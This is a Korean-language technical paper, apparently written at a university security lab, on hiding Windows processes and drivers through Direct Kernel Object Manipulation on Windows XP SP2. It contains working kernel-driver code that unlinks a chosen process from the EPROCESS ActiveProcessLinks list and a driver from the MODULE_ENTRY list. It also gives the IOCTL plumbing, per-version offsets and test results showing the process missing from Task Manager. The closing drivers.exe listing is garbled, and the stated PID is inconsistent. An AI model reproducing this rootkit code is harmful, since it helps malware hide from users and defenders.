DKOM을 이용한
은닉 기법

이동수
alonglog@is119.jnu.ac.kr

개 요

유저모드에서 프로세스나 디바이스 드라이버 등을 확인할 수 없도록 만드는 기법 중 하나가 커널 Hooking과 DKOM 기법이 있다. DKOM 기법은 Hooking과 다르게 커널 개체를 직접 변경한다. 이는 Hooking보다 훨씬 강력하고 탐지가 힘들다.

이 문서에서는 DKOM에 대해서 다룰 것이다. DKOM 기법을 통해 다양한 효과를 얻을 수 있다. 그 중에서 프로세스와 드라이버를 은닉하는 방법을 살펴보겠다.

DKOM에 들어가기 전에 사전지식과 유저모드 프로세스와 디바이스 드라이버를 연동하는 방법을 알아보겠다.

테스트 환경은 Windows XP SP2에서 하였다.

Content

1. 목적

이번 기술문서의 주제는 DKOM이다.

DKOM은 이전의 Hooking 기술과는 다르게 윈도우 커널의 테이블이나 Native API를 Hooking하지 않는다. 윈도우즈 커널에 의해 관리되는 커널 개체(Kernel Object)를 직접적으로 건드리는 기법이다. Hooking을 하지 않고도 은닉하는 기법을 공부할 것이다.

이 문서에서는 커널 개체에 대해서 알아보고, 프로세스와 드라이버를 숨기는 기법을 살펴볼 것이다.

2. DKOM(Direct kernel Object Manipulation)에 관하여.


2.1 Kernel Object

Windows Internals에 커널 개체에 대해서 다음과 같이 설명이 되어 있다.

> 내부적으로 Windows는 실행부 개체와 커널 개체의 두 종류의 개체를 가지고 있는데, 실행부 개체들은 실행부의 다양한 구성요소에 의해 구현된 개체들로 프로세스 관리자, 메모리 관리자, I/O 서브시스템 등이 있다. 커널 개체들은 Windows 커널에 의해 구현된 더 근본적인 개체들의 집합이다. 이들 개체들은 사용자 모드 코드에서는 볼 수 없고 실행부 내에서만 생성되고 사용된다. 커널 개체들은 실행부 개체들이 만드는 동기화와 같은 기본적인 기능들을 제공한다. 따라서 많은 실행부 개체들은 하나 이상의 커널 개체들을 포함한다.

위의 정의에서 확인할 수 있듯이 커널 개체는 커널에 의해 만들어지고 관리되는 개체이다. 생성되는 개체에 따라 커널 개체에는 여러 정보가 담겨져 있다.

[그림 1]은 실행부 개체와 커널 개체의 관계를 그림으로 보여주고 있다.



[그림 1] 실행부 개체와 커널 개체

DKOM은 이 커널 개체에 직접 접근하여 원하는 행위(프로세스 은닉, 드라이버 숨기기, 토큰 권한의 상승 등..)를 하는 기법이다. 다음 절에서 DKOM기법의 장단점을 살펴보자.

2.2 DKOM의 장단점

커널 개체의 변경은 개체 관리자에 의해서 이루어져야 한다. 하지만 DKOM은 개체 관리자를 통하지 않고 직접 커널 개체에 접근하기 때문에 커널 개체에 대한 어떤 권한 체크도 이루어 지지 않는다. 이는 강력한 기능을 제공한다. SSDT나 IDT Hooking 기술은 쉽게 발견이 가능하지만 DKOM은 발견이 쉽지 않다.

이런 DKOM이 가지는 제한점도 존재한다. 우선 커널 개체의 종류는 여러 종류가 존재한다. 그리고 이런 개체 정보는 문서화 되어 있지 않기 때문에 많은 정보를 얻기 위해서 많은 정보를 투자해야 한다. 또 커널 개체는 운영체제의 버전에 따라 그 위치가 달라지기 때문에 DKOM 기법을 사용하는데 운영체제의 버전을 항상 체크해야 하는 번거로움이 있다. 이 버전에 따른 차이점은 4장에서 자세히 알아보겠다. DKOM 기법은 커널 개체를 수정하는 것이기 때문에 메모리에 커널 개체가 존재해야 한다는 제약조건이 있다. 예를 들어 운영체제는 프로세스에 대한 정보를 개체로 만들어서 관리하지만 파일에 대한 정보를 관리하는 개체는 존재하지 않는다. 이는 파일을 은닉할 수 없다는 것을 뜻한다. 하지만 프로세스와 드라이버만을 은닉하는 거 자체만으로도 엄청 강력한 기법이라고 할 수 있다.

DKOM 기법으로 프로세스•드라이버•포트은닉과 프로세스 권한을 상승시킬 수 있다. 이 문서에서는 프로세스와 드라이버 은닉기법을 다룰 것이다.

3. 유저모드 프로세스 작성

커널 개체를 수정하는 드라이버 작성에 들어가기 전에 유저모드 프로세스에 대해서 간단히 소개하고 넘어가겠다. 드라이버를 만들더라도 실행을 하기 위해서는 유저 모드의 프로세스와 연동을 해야 한다. 이번 장에서 드라이버와 연동하는 부분과 프로세스 은닉할 때 필요한 정보를 얻는 부분을 설명하고 넘어가겠다.

3.1 운영체제 판단하기

앞 장에서 말했듯이 커널 개체는 운영체제의 버전에 따라 번경되기 때문에 운영체제의 확인은 불가피하다. 이 장에서는 유저모드에서 운영체제의 버전을 확인하는 법을 알아보겠다.

Win32 API인 GetVersionEx()함수를 이용하면 운영체제의 버전을 구할 수 있다. GetVersionEx는 인자로 OSVERSIONINFOEX 구조체를 가리키는 포인터를 가진다. GetVersionEx는 운영체제 버전에 관한 정보를 인자가 가리키는 OSVERSIONINFOEX 구조체에 넣는다. [그림 2]는 OSVERSIONINFOEX의 구조체를 보여준다.

```
typedef struct _OSVERSIONINFOEX {
    DWORD dwOSVersionInfoSize;
    DWORD dwMajorVersion;
    DWORD dwMinorVersion;
    DWORD dwBuildNumber;
    DWORD dwPlatformId;
    TCHAR szCSDVersion[128];
    WORD wServicePackMajor;
    WORD wServicePackMinor;
    WORD wSuiteMask;
    BYTE wProductType;
    BYTE wReserved;
} OSVERSIONINFOEX;
```

[그림 2] OSVERSIONINFOEX 구조체


위에서 주목해야할 변수는 dwMajorVersion, dwMinorVersion, dwPlatformId이다. dwMajorVersion과 dwMinorVersion은 운영체제의 버전인데, dwMajorVersion은 버전의 정수부분이 저장되고, dwMinorVersion에는 버전의 소수부가 저장된다. dwPlatformId는 운영체제의 플랫폼 값을 가지고 있다. [표 1]은 운영체제 버전에 따른 각 변수의 값을 정리하였다.

구분	Windows NT	Windows 2000	Windows XP	Windows 2003
dwMajorVersion	4	5	5	5
dwMinorVersion	0	0	1	2
dwPlatformId	VER_PLATFORM_WIN32_NT			

[표 1] 운영체제에 따른 변수 MajorVersion, MinorVersion, PlatformId 값

dwPlatformId변수 값에는 윈도우즈3.1을 나타내는 VER_PLATFORM_WIN32S 값과 윈도우즈 95/98을 나타내는 VER_PLATFORM_WINDOWS가 있다.

그리고 또 하나 주목할 변수가 있다면 wServicePackMajor변수이다. 이 변수는 플랫폼의 서비스팩 버전의 정보를 포함하고 있다. [그림 3]은 테스트에 사용한 PC의 운영체제 버전을 알려주고 있다.



[그림 3] 테스트 PC의 운영체제 버전

버전에 따른 차이점은 4.1장 프로세스 은닉에서 자세히 다루겠다.

3.2 유저모드 프로세스와 디바이스 드라이버의 통신

디바이스 드라이버를 로드하고 실행하기 위해서는 유저모드와의 통신은 필수적이다. 드라이버 자체는 PE 파일처럼 클릭만으로 실행이 되지 않기 때문이다. 이번 장에서는 유저모드 프로세스에서 디바이스 드라이버를 구동하는 방법을 알아보고 메시지를 교환하는 방법을 살펴보겠다. 중점을 메시지 교환 방법이다.

디바이스 드라이버를 구동하는 방법을 간단히 알아보고 넘어가자.
여기에서 설명하는 방법은 서비스 컨트롤 매니저(SCM)을 이용하는 방법이다.
순서를 요약해보면,

1. OpenSCManager()를 이용하여 SCM을 획득한다.
2. CreateService()를 이용하여 필요한 드라이버를 로드한다.
3. OpenSCManager()를 이용하여 SCM을 획득한다.
4. 로드에 성공하면 OpenService()를 이용하여 실행시킨다.
5. CreateFile()을 통하여 디바이스 드라이버를 파일의 형태로 만든다.

이 문서는 디바이스 드라이버를 로드하는 방법이 주가 아니므로 여기에서 끝내겠다. 인자라든지 더 자세한 내용을 알고 싶다면 디바이스 드라이버 전문 서적을 참고하기 바란다.

위에서 소개한 방법으로 드라이버가 정상적으로 동작한다면 로드한 유저모드 프로세스와 로드된 디바이스 드라이버간의 통신은 어떻게 이루어질까?

유저모드 프로세스와 디바이스 드라이버간의 통신은 I/O Co ntrol Code(IOCTL)을 이

용해서 전달한다. 이런 IOCTL은 IRP_MJ_DEVICE_CONTROL IRP를 통해 전달된다.
[그림 4]는 공부하는 과정에 작성한 IOCTL을 보여준다.

```
#include <winioctl.h>

#define IOCTL_PID     CTL_CODE(FILE_DEVICE_UNKNOWN, 0x800, METHOD_BUFFERED, FILE_ANY_ACCESS)
#define IOCTL_DRV     CTL_CODE(FILE_DEVICE_UNKNOWN, 0x801, METHOD_BUFFERED, FILE_ANY_ACCESS)
```

[그림 4] IOCTL의 예

[그림 4]에서 볼 수 있듯이 CTL_CODE를 이용하여 IOCTL_PID라는 메시지를 만들었다. CTL_CODE의 인자 값을 간단하게 살펴보자. 첫 번째 인자는 넘어가는 메시지의 타입이다. 두 번째 인자는 고유 ID값이고, 세 번째 인자값은 메시지를 주고 받는 방식이다. 마지막 인자는 이 메시지의 특성이다.
메시지를 어떻게 정의했는지 알아봤으니 실제 유저모드 프로세스에서 처리하는 방법을 알아보자. [그림 5]는 유저모드 프로세스에서 디바이스 드라이버로 메시지를 보낼 때 사용하는 DeviceIoControl()의 예를 보여주고 있다.

```
DeviceIoControl(hDriver, IOCTL_PID, &PID_cur, sizeof(DWORD), NULL, 0, &temp, NULL);
DeviceIoControl(hDriver, IOCTL_DRV, NULL, 0, NULL, 0, &temp, NULL);
```

[그림 5] DeviceIoControl()의 예

DeviceIoControl 함수의 인자 값을 확인하고 가자.
첫 번째 인자는 전달한 드라이버의 핸들 값이다. 이 핸들 값은 위에서 나온 CreateFile()의 리턴 값이다. 두 번째 인자는 메시지의 ID이다. 세 번째와 네 번째 인자는 유저모드 프로세스에서 디바이스 드라이버로 넘어가는 데이터와 데이터의 크기를 알려준다. 다섯 번째와 여섯 번째 인자는 디바이스 드라이버에서 유저모드 프로세스로 데이터를 넘길 때 사용한다. 일곱 번째 인자는 리턴 값을 저장하는 변수이다.

이제 디바이스 드라이버에서는 어떻게 처리하는 지 확인해보자.
메시지를 처리하는 IRP_MJ_DEVICE_CONTROL IRP를 우리가 정의한 함수로 바꿀 필요가 있다. [그림 6]은 IRP_MJ_DEVICE_CONTROL IRP를 바꾸는 예를 보여주고 있다.

```
pDriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = IoDeviceControl;
```

[그림 6] IRP_MJ_DEVICE_CONTROL IRP 교체

[그림 6]에서 pDriverObject를 디바이스 드라이버를 시작할 때 생성되는 드라이버 개체이다. IoDeviceControl()에서 받은 메시지를 어떻게 처리하는 지 살펴보자. [그림 7]은 IoDeviceControl()을 보여주고 있다.

```
//이벤트 처리
NTSTATUS
IoDeviceControl(
        IN  PDEVICE_OBJECT      pDeviceObject,
        IN  PIRP                pIrp )
{
    NTSTATUS                iStatus = STATUS_SUCCESS;
    PIO_STACK_LOCATION      pStack;
    ULONG                   iTransfered = 0;


    pStack = IoGetCurrentIrpStackLocation( pIrp );


    switch( pStack->Parameters.DeviceIoControl.IoControlCode )
    {
        case IOCTL_PID :
            //하고자 하는 행위를 한다.
            break;
        default :
            DbgPrint("None\n");
            break;
    }

    pIrp->IoStatus.Status       = iStatus;
    pIrp->IoStatus.Information  = iTransfered;
    IoCompleteRequest( pIrp, IO_NO_INCREMENT );

    return iStatus;
}
```

[그림 7] IoDeviceControl()의 예

[그림 7]의 코드에서 IoGetCurrenIrpStackLocation()을 이용하여 받은 메시지의 위치를 구한다. 그리고 Parameters.DeviceIocontrol.IoControlCode의 값을 비교하여 원하는 메시지에 따른 행위를 취하도록 하면 된다.

다음 장에서는 실제로 DKOM기법을 이용하여 프로세스 은닉과 디바이스 드라이버 은닉방법을 알아보자.

4. DKOM 기법을 이용한 은닉 기법

프로세스가 실행되거나 디바이스 드라이버가 로드될 때 커널은 커널 개체(구조체)를 만들어서 정보를 메모리상에 저장하고 관리한다. 우리가 사용하는 API는 이런 커널 개체에서 정보를 가져와서 보여준다. 만일 커널 개체의 내용을 바꾼다면 API를 후킹할 필요 없이 API는 우리가 원하는 값을 가져오게 된다.

4.1 프로세스 은닉

윈도우즈는 프로세스 리스트를 EPROCESS 구조체 안의 이중 링크드 리스트로 연결되어 있다. EPROCESS 구조체 안에는 이중 링크드 리스트 구조체인 LIST_ENTRY 구조체를 포함하고 있다. LIST_ENTRY 구조체는 앞 프로세스를 가르키는 FLINK 멤버와 뒤 프로세스를 가르키는 BLINK 멤버로 구성되어 있다. 숨기고자 하는 프로세스의 뒤 프로세스의 FLINK멤버과 앞 프로세스의 BLINK멤버의 값을 바꾼다면 원하는 행위를 성공할 수 있다. 그럼 EPROCESS 구조체의 주소를 알아보자.

운영체제의 버전에 따라 EPROCESS 구조체의 주소는 다르지만 PsGetCurrentProcess()를 이용하면 쉽게 EPROCESS 구조체의 주소를 구할 수 있다. [그림 8]은 WinDbg를 이용하여 구한 PsGetCurrentProcess()의 어셈블리 코드이다.

```
kd> u nt!IoGetCurrentProcess
nt!IoGetCurrentProcess:
804e6bdf 64a124010000    mov     eax,dword ptr fs:[00000124h]
804e6be5 8b4044          mov     eax,dword ptr [eax+44h]
804e6be8 c3              ret
804e6be9 90              nop
```

[그림 8] PsGetCurrentProcess()의 어셈블리 코드

[그림 8]에서 보면 fs 레지스터의 0x124번째 값을 읽어온다. fs 레지스터의 0x124번째 값은 ETHREAD 구조체의 주소를 가지고 있다. [그림 9]는 ETHTEAD 구조체의 일부를 보여준다.

```
kd> dt nt!_ETHREAD
   +0x000 Tcb              : _KTHREAD
   +0x1c0 CreateTime       : _LARGE_INTEGER
   +0x1c0 NestedFaultCount : Pos 0, 2 Bits
```

[그림 9] ETHREAD 구조체

[그림 8]에서 보면 ETHREAD 구조체의 0x44번째 값을 리턴한다. 그런데 [그림 9]에서 볼 수 있듯이 0x44번째 값은 KTHREAD 구조체의 안의 값이라는 것을 확인할 수 있다. 그럼 KTHREAD 구조체를 확인해 보자. [그림 10]은 KTHREAD 구조체의 일부를 보여준다.

```
kd> dt nt!_KTHREAD
   +0x000 Header           : _DISPATCHER_HEADER
   +0x010 MutantListHead   : _LIST_ENTRY
   +0x018 InitialStack     : Ptr32 Void
   +0x01c StackLimit       : Ptr32 Void
   +0x020 Teb              : Ptr32 Void
   +0x024 TlsArray         : Ptr32 Void
   +0x028 KernelStack      : Ptr32 Void
   +0x02c DebugActive      : UChar
   +0x02d State            : UChar
   +0x02e Alerted          : [2] UChar
   +0x030 Iopl             : UChar
   +0x031 NpxState         : UChar
   +0x032 Saturation       : Char
   +0x033 Priority         : Char
   +0x034 ApcState         : _KAPC_STATE
   +0x04c ContextSwitches  : Uint4B
```

[그림 10] KTHREAD 구조체

[그림 10]에서 볼 수 있듯이 0x44번째 값은 KAPC_STATE 구조체 내부의 값이다. KAPC_STATE 구조체를 확인해 보자. [그림 11]은 KAPC_STATE 구조체를 보여준다.

```
kd> dt nt!_KAPC_STATE
   +0x000 ApcListHead      : [2] _LIST_ENTRY
   +0x010 Process          : Ptr32 _KPROCESS
   +0x014 KernelApcInProgress : UChar
   +0x015 KernelApcPending : UChar
   +0x016 UserApcPending   : UChar
```

[그림 11] KAPC_STATE 구조체

[그림 10]에서 KAPC_STATE 구조체의 오프셋 값이 0x34이다. 그럼 KAPC_STATE 에서 오프셋 0x10의 값이 리턴하는 값이다. [그림 11]에서 보면 0x11의 값은 KPROCESS 구조체를 가리키는 값이다. KPROCESS 구조체가 위에서 언급한 EPROCESS 구조체의 첫 번째 멤버이다. [그림 12]와 [그림 13]은 KPROCESS 구조체의 일부와 EPROCESS 구조체의 일부를 보여준다.

```
kd> dt nt!_KPROCESS
   +0x000 Header           : _DISPATCHER_HEADER
   +0x010 ProfileListHead  : _LIST_ENTRY
   +0x018 DirectoryTableBase : [2] Uint4B
   +0x020 LdtDescriptor    : _KGDTENTRY
   +0x028 Int21Descriptor  : _KIDTENTRY
   +0x030 IopmOffset       : Uint2B
   +0x032 Iopl             : UChar
   +0x033 Unused           : UChar
   +0x034 ActiveProcessors : Uint4B
   +0x038 KernelTime       : Uint4B
   +0x03c UserTime         : Uint4B
   +0x040 ReadyListHead    : _LIST_ENTRY
   +0x048 SwapListEntry    : _SINGLE_LIST_ENTRY
   +0x04c VdmTrapcHandler  : Ptr32 Void
   +0x050 ThreadListHead   :  LIST ENTRY
```

[그림 12] KPROCESS 구조체

```
kd> dt nt!_EPROCESS
   +0x000 Pcb              : _KPROCESS
   +0x06c ProcessLock      : _EX_PUSH_LOCK
   +0x070 CreateTime       : _LARGE_INTEGER
   +0x078 ExitTime         : _LARGE_INTEGER
   +0x080 RundownProtect   : _EX_RUNDOWN_REF
   +0x084 UniqueProcessId  : Ptr32 Void
   +0x088 ActiveProcessLinks : _LIST_ENTRY
   +0x090 QuotaUsage       : [3] Uint4B
   +0x09c QuotaPeak        : [3] Uint4B
   +0x0a8 CommitCharge     : Uint4B
```

[그림 13] EPROCESS 구조체

EPROCESS 구조체를 구하는 과정을 디버깅을 통해 알아보았다.

[그림 13]에서 오프셋 0x84에 위치한 UniqueProcessId 멤버가 현재 프로세스의 PID 값을 가지고 있다. 오프셋 0x88에 위치한 LIST_ENTRY 구조체가 현재 프로세스의 앞과 뒤 프로세스를 가리키는 주소를 가지고 있다. 즉 EPROCESS 구조체의 0x88번째 멤버와 0x8번째 멤버의 값을 바꾸면 우리가 원하는 프로세스 은닉이 가능하다. 위에서 운영체제마다 커널 개체의 구조가 다르다고 했었다. EPROCESS 구조체의 경우 PID를 가지는 UniqueProcessId 멤버와 LIST_ENTRY 구조체인 ActiveProcessLinks 멤버의 오프셋 값이 다른다. [표 2]는 운영체제 버전에 따른 오프셋을 보여준다.

구분	Windows NT	Windows 2000	Windows XP	Windows XP SP2	Windows 2003
PID offset	0x94	0x9C	0x84	0x84	0x84
LST_ENTRY offset	0x98	0xA0	0x88	0x88	0x88

[표 2] 운영체제 버전에 따른 오프셋

프로세스 은닉을 위한 원하는 정보를 얻었으니 프로세스를 은닉하는 코드를 작성해보자. [그림 14]는 현재 프로세스의 EPROCESS 구조체의 주소를 구하는 코드의 예를 보여준다.

```
//EPROCESS 구조체의 주소 획득
eproc = (unsigned int)PsGetCurrentProcess();
cur_PID = *((int *)eproc + 0x84);
start_PID = cur_PID;

if(Find_PID == 0)
    return Find_PID;

while(1) {
    //현재의 PID와 찾고자 하는 PID가 일치하면 화원문을 빠져나감
    if(Find_PID == cur_PID)
        break;
    else if((count>=1) && (start_PID == cur_PID))
        return 0;
    else {
        //일치하지 않는다면 다음 EPROCESS 구조체로 넘어간다.
        plist_active_proc = (LIST_ENTRY *)(eproc + 0x88);
        eproc = ((unsigned int) plist_active_proc->Flink) - 0x88;
        cur_PID = *((int *)(eproc+0x84));
        count++;
    }
}
```


[그림 14] 현재 프로세스의 EPROCESS 구조체 구하기

[그림 14]에서 보면 PsGetCurrentProcess()를 이용하여 EPROCESS 구조체의 주소를 구한다. 구한 EPROCESS 구조체가 우리가 찾고자 하는 프로세스의 EPROCESS 구조체라면 While문을 빠져나가고, 일치하지 않으면 다음 프로세스의 EPROCESS 구조체로 넘어간다. 원하는 프로세스인지는 PID를 이용하여서 비교한다. PID는 유저모드의 프로세스가 GetCurrentProcessId()함수를 이용하여 얻은 PID 값을 IRP를 이용하여 디바이스 드라이버에게 넘겨준 값이다. 현재 프로세스의 EPROCESS 구조체의 주소를 구했다면 LIST_ENTRY 구조체를 이용하여 FLINK 멤버가 가리키는 EPROCESS 구조체의 BLINK 멤버의 값과 BLINK 멤버가 가리키는 EPROCESS 구조체의 FLINK 멤버의 값을 바꾸어야 한다. [그림 15]는 멤버의 값을 바꾸는 코드의 예를 보여준다.

```
//현재 프로세스의 앞 뒤 프로세스의 FLINK와 BLINK의 값을 변경한다.
plist_active_proc = (LIST_ENTRY *)(eproc+0x88);
*((unsigned int *)plist_active_proc->Blink) = (unsigned int) plist_active_proc->Flink;
*((unsigned int *)plist_active_proc->Flink+1) = (unsigned int) plist_active_proc->Blink;
plist_active_proc->Blink = (LIST_ENTRY *) &(plist_active_proc->Flink);
plist_active_proc->Flink = (LIST_ENTRY *) &(plist_active_proc->Blink);
```

[그림 15] 프로세스 은닉하기

[그림 15]에서 보면 현재 프로세스의 FLINK 멤버가 가리키는 EPROCESS 구조체의 BLINK 멤버의 값을 현재 프로세스의 BLINK 멤버의 값으로 바꾼다. 그리고 현재 프로세스의 BLINK 멤버가 가리키는 EPROCESS 구조체의 FLINK 멤버의 값을 현재 프로세스의 값을 현재 프로세스의 FLINK 멤버의 값으로 바꾼다. 그런 후에 현재 프로세스의 FLINK 멤버와 BLINK 멤버의 값을 현재 프로세스의 EPROCESS 구조체를 가리키도록 바꾼다. 자기 자신을 가리키도록 바꾸는 이유는 주변 프로세스가 종료되면 현재 프로세스의 FLINK 멤버와 BLINK 멤버의 값이 잘못된 메모리 공간을 가리키게 된다. 이를 방지하기 위해서이다. [그림 16]은 프로세스 은닉을 그림으로 보여주고 있다.



[그림 16] 프로세스 은닉

4.2 디바이스 드라이버 은닉

커널은 드라이버 정보를 관리하기 위해 MODULE_ENTRY 구조체를 사용한다. MODULE_ENTRY 구조체의 첫 번째 멤버는 LIST_ENTRY멤버이다. 이는 프로세스와 마찬가지로 드라이버 리스트가 이중 링크드 리스트를 사용하여 관리된다는 것을 확인할 수 있다. 그럼 먼저 현재 디바이스 드라이버의 MODULE_ENTRY 구조체의 주소를 알아보자. 프로세스의 경우와 다르게 디바이스 드라이버의 경우 구조체의 주소를 구해주는 함수가 존재하지 않는다. 그럼 어떻게 해야할까?

다행히 DRIVER_OBJECT 구조체의 DriverSection 멤버가 현재 디바이스 드라이버의 MODULE_ENTRY 구조체의 주소를 가지고 있다. [그림 17]은 DRIVER_OBJECT 구조체를 보여주고 있다.

```
kd> dt nt!_DRIVER_OBJECT
   +0x000 Type             : Int2B
   +0x002 Size             : Int2B
   +0x004 DeviceObject     : Ptr32 _DEVICE_OBJECT
   +0x008 Flags            : Uint4B
   +0x00c DriverStart      : Ptr32 Void
   +0x010 DriverSize       : Uint4B
   +0x014 DriverSection    : Ptr32 Void
   +0x018 DriverExtension  : Ptr32 _DRIVER_EXTENSION
   +0x01c DriverName       : _UNICODE_STRING
   +0x024 HardwareDatabase : Ptr32 _UNICODE_STRING
   +0x028 FastIoDispatch   : Ptr32 _FAST_IO_DISPATCH
   +0x02c DriverInit       : Ptr32     long
   +0x030 DriverStartIo    : Ptr32     void
   +0x034 DriverUnload     : Ptr32     void
   +0x038 MajorFunction    : [28] Ptr32     long
```

[그림 17] DRIVER_OBJECT 구조체

[그림 17]에서 보면 DriverSection 멤버의 설명이 Void 형태의 포인터라고만 되어있

다. 즉 MODULE_ENTRY 구조체는 문서화 되지 않은 구조체라는 것을 뜻한다. [그림 18]은 MODULE_ENTRY 구조체를 보여주는데 'ROOTKIT' 책에서 발췌하였다.

```
typedef struct _MODULE_ENTRY
{
    LIST_ENTRY module_list_entry;
    DWORD unknown1[4];
    DWORD base;
    DWORD driver_start;
    DWORD unknown2;
    UNICODE_STRING driver_Path;
    UNICODE_STRING driver_Name;
}MODULE_ENTRY, *PMODULE_ENTRY;
```

[그림 18] MODULE_ENTRY 구조체

[그림 18]에서 보면 첫 번째 멤버가 LIST_ENTRY 구조체라는 것을 알 수 있다. 이 구조체를 이용하면 디바이스 드라이버를 은닉할 수 있다.

MODULE_ENTRY 구조체의 주소를 구하는 방법을 알았으니 실제 코드를 작성해보자. [그림 19]는 MODULE_ENTRY 구조체의 주소를 구하는 방법의 예를 보여준다.

```
cur_Module = *((PMODULE_ENTRY *)((unsigned int)newDriverObject + 0x14));
```

[그림 19] MODULE_ENTRY 구조체의 주소 구하기

[그림 19]의 코드에서 newDriverObject는 디바이스 드라이버가 시작할 때 만들어지는 DRIVER_OBJECT 구조체이다. [그림 17]에서 보면 DriverSection 멤버의 오프셋이 0x14라는 것을 확인할 수 있다. 다음으로 LIST_ENTRY 구조체를 이용해 디바이스 드라이버를 은닉하는 코드를 작성해보자. [그림 20]은 디바이스 드라이버를 은닉하는 코드의 예를 보여주고 있다.

```
while((PMODULE_ENTRY)cur_Module->le_mod.Flink!=last_Module)
{
    if((cur_Module->unk1 != 0x00000000) && (cur_Module->driver_Path.Length != 0))
    {
        DbgPrint("Drv = %ws\n", cur_Module->driver_Name.Buffer);
        if(RtlCompareUnicodeString(&uniNtNameString, &(cur_Module->driver_Name), FALSE) == 0)
        {
            DbgPrint("Hm...\n");
            *((unsigned int*)cur_Module->le_mod.Blink) = (unsigned int)cur_Module->le_mod.Flink;
            *((unsigned int*)cur_Module->le_mod.Flink+1) = (unsigned int)cur_Module->le_mod.Blink;
            cur_Module->le_mod.Blink = (LIST_ENTRY *) &(cur_Module->le_mod.Flink);
            cur_Module->le_mod.Flink = (LIST_ENTRY *) &(cur_Module->le_mod.Blink);
            break;
        }
    }
    cur_Module = (MODULE_ENTRY *)cur_Module->le_mod.Flink;
}
```

[그림 20] 디바이스 드라이버 은닉하기


[그림 20]에서 드라이버 리스트를 순회하면서 원하는 디바이스 드라이버를 찾으면 프로세스와 같은 방법으로 FLINK 멤버와 BLINK 멤버의 값을 변경한다.

5. 실험 및 결과

위에서 작성한 코드를 테스트 해보겠다.
[그림 21]은 작성한 유저모드 프로세스를 실행시킨 모습이다.

[그림 21] 유저모드 프로세스의 실행모습

[그림 21]에서 확인할 수 있듯이 이 프로그램의 PID는 2208이다. 그럼 우리가 원하는 대로 프로세스가 은닉 되었는지 확인하기 위해 작업관리자를 확인해 보자. [그림 22]는 작업관리자를 보여주고 있다.



[그림 22] 작업관리자를 통해 프로세스 은닉 확인

[그림 22]는 PID로 정렬된 작업관리자를 보여주고 있는데 현재 프로세스의 PID인 2280을 찾을 수가 없다. 이는 우리가 원하는 대로 프로세스가 은닉되었다는 것을 알려준다.

다음은 디바이스 드라이버도 정상적으로 은닉 되었는지를 확인해보자. MS사는 현재 로드된 드라이버의 리스트를 보여주는 drivers.exe라는 실행파일을 제공해준다. [그림 23]은 drivers.exe을 실행시켜 얻은 현재 디바이스 드라이버의 목록이다.


```
  ModuleName    Code     Data     Bss    Paged     Init          LinkDate
-------------------------------------------------------------------------
ntoskrnl.exe  499712   102400       0 1269760   192512  Wed Feb 28 18:08:32 2007
     hal.dll   35840    42496       0   30976    15488  Wed Aug 04 14:59:09 2004
   KDCOM.DLL    2560      256       0    1280      512  Sat Aug 18 05:49:10 2001
 BOOTVID.dll    5632     3584       0       0      512  Sat Aug 18 05:49:09 2001
    spxl.sys       0        0       0       0        0
   WMIL                                                 8 06:07:23 2001
SCSIPO                                                  4 14:59:39 2004
